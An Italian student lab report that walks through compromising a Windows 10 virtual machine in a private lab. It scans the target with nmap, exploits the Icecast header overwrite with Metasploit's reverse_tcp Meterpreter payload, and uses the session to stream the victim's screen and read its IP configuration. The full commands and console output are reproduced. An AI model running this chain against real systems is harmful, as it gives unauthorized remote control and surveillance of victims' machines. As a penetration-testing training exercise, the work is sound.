Report esercizio servizio Icecast su Windows - S7-L4

Introduzione e obiettivi

L'obiettivo dell'esercizio di oggi è ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione di Meterpreter, si deve:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

Svolgimento dell'esercizio

Fase 1

Partiamo con il far partire sulla Virtualbox, la nostra macchina Kali e Windows10.

Dobbiamo conoscere l'indirizzo IP della macchina vittima, Windows10 per l'appunto. Possiamo conoscere l'indirizzo IP in due modi:


- Entrare dentro la Windows come utente e lanciare sul terminale il comando `ipconfig`
- Usare sulla kali nmap per fare una scansione sulla rete con notazione CIDR➜ `nmap -sn 192.168.50.0/24` (nel mio caso), in tal modo da vedere gli host attivi sulla rete in questione.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 13:31 CET
Nmap scan report for 192.168.50.1
Host is up (0.00040s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.50.2
Host is up (0.00063s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.50.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:DC:9C:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.6
Host is up (0.0010s latency).
MAC Address: 08:00:27:E1:3A:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.10
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.44 seconds
```

Dopo aver fatto questo, individuiamo l'indirizzo IP della nostra macchina e facciamo una scansione nmap per vedere i servizi attivi e soprattutto se l'indirizzo IP è quello corretto.

Usiamo il comando `nmap -sS -SV -p- 192.168.50.6` (nel mio caso).

> **Controllare attivazione Icecast**
>
> Per vedere il servizio attivo sulle porte con la scansione di nmap, bisogna ricordarsi di attivare il servizio direttamente da Windows10, come mostra l'immagine sottostante.
> Il server status deve essere `running` ed avere lo sfondo verde.



Una volta effettuata la scansione con nmap, deve uscire fuori una lista simile a questa:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- 192.168.50.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 14:10 CET
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 46.43% done; ETC: 14:12 (0:00:27 remaining)
Nmap scan report for 192.168.50.6
Host is up (0.00087s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime       Microsoft Windows International daytime
17/tcp    open  qotd          Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp  open  postgresql?
8000/tcp  open  http          Icecast streaming media server
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  ssl/https-alt
49408/tcp open  msrpc         Microsoft Windows RPC
49409/tcp open  msrpc         Microsoft Windows RPC
49410/tcp open  msrpc         Microsoft Windows RPC
49411/tcp open  msrpc         Microsoft Windows RPC
49413/tcp open  msrpc         Microsoft Windows RPC
49415/tcp open  msrpc         Microsoft Windows RPC
49418/tcp open  msrpc         Microsoft Windows RPC
49430/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:E1:3A:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.44 seconds
```

Controlliamo bene, e vedremo che sulla porta `8000/tcp` con `status OPEN` è attivo il servizio I `cecast streaming media server`.

Per essere proprio sicuri che funzioni tutto, facciamo anche un `ping` verso la macchina vittima per controllare che ci sia connessione:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.6
PING 192.168.50.6 (192.168.50.6) 56(84) bytes of data.
64 bytes from 192.168.50.6: icmp_seq=1 ttl=128 time=1.83 ms
64 bytes from 192.168.50.6: icmp_seq=2 ttl=128 time=1.07 ms
64 bytes from 192.168.50.6: icmp_seq=3 ttl=128 time=1.27 ms
64 bytes from 192.168.50.6: icmp_seq=4 ttl=128 time=0.777 ms
64 bytes from 192.168.50.6: icmp_seq=5 ttl=128 time=2.81 ms
^C
── 192.168.50.6 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4150ms
rtt min/avg/max/mdev = 0.777/1.550/2.810/0.717 ms
```

Il ping funziona, procediamo.

Fase 2

A questo punto, avviamo Metasploit con il comando `msfconsole`.
Una volta aperto il terminale, cerchiamo il modulo per Icecast, lanciando il comando `search icecast`.

Metasploit tirerà fuori i "*Matching Modules*" che sono i moduli che matchano con la ricerca che abbiamo lanciato poc'anzi.

```
msf > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

In questo caso abbiamo un solo modulo compatibile con `ID 0`.

Lo usiamo lanciando il comando `use 0`.

Una volta dentro, controlliamo quali sono le configurazioni e aggiungiamo quello che manca:

```
msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.6
RHOSTS => 192.168.50.6
```

In questo caso manca da settare l'`RHOSTS` che è l'indirizzo IP della macchina vittima.
Settiamo l'indirizzo IP con il comando `set RHOSTS 192.168.50.6` (nel mio caso).

Fase 3

Una volta settato il tutto, passiamo alla fase di exploit.
Lanciamo il comando `exploit` o `run` e attendiamo.


```
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] Sending stage (188998 bytes) to 192.168.50.6
[*] Meterpreter session 2 opened (192.168.50.10:4444 → 192.168.50.6:50089) at 2025-11-06 15:10:07 +0100

meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/SmnNWBKn.html
[*] Streaming ...
```

Partirà una sessione con reverse TCP handler e metrpreter.

Con il comando `help` ci dirà quali sono i comandi che possiamo lanciare all'interno della sessione.


Uno degli obiettivi dell'esercizio di oggi era recuperare uno screenshot tramite la sessione Meterpreter.
Allora usiamo uno dei comandi elencati, per esempio, `screenshare` che permette di streammare lo schermo della macchina vitttima.

Quello che vediamo, è la seguente schermata:



Siamo riusciti a vedere la schermata della macchina vittima da remoto.

Quello che manca è vedere l'indirizzo IP della macchina. Usiamo il comando `ipconfig`:



Come possiamo vedere, abbiamo `Interface 4` che ci mostra l'interfaccia di rete che contiene l'indirizzo IP corretto della macchina, e la sua `subnetmask`.

Definizioni

> ✨ **Icecast**
> Icecast è un server di streaming open-source progettato per trasmettere contenuti audio e video su Internet.

> ✨ **Meterpreter**

Meterpreter è una shell avanzata e dinamica utilizzata all'interno del framework Metasploit per il post-exploitation. Opera completamente in memoria, rendendo più difficile il rilevamento, e offre funzionalità estese come la raccolta di informazioni, l'esecuzione di comandi, il controllo remoto del sistema, la gestione di file e processi e l'escalation dei privilegi.

✨ **Metasploit**

Metasploit è un framework open-source per penetration testing e sviluppo di exploit che centralizza strumenti per la scoperta di vulnerabilità, l'esecuzione di exploit e la gestione dei payload (come Meterpreter). Fornisce una vasta libreria modulare di exploit, scanner e payload, è altamente estensibile e viene impiegato per test di sicurezza in ambienti controllati per valutare e migliorare la robustezza dei sistemi.

Conclusioni

Durante l'esercizio ho utilizzato Metasploit per sfruttare una vulnerabilità dell'applicazione Icecast presente nella ISO e ottenere una sessione Meterpreter sulla macchina Windows 10 target. Obiettivo raggiunto: una sessione interattiva attiva che mi ha permesso di verificare l'indirizzo IP della vittima e di acquisire uno screenshot del desktop, dimostrando la capacità di eseguire attività di post-exploitation fondamentali.

Dal punto di vista didattico, l'esercizio è stato utile per consolidare concetti pratici (uso di Metasploit, comandi base di Meterpreter, raccolta di informazioni) e per ricordare l'importanza delle buone pratiche etiche: lavorare solo in ambienti controllati, documentare ogni azione e non eseguire mai test su sistemi non autorizzati.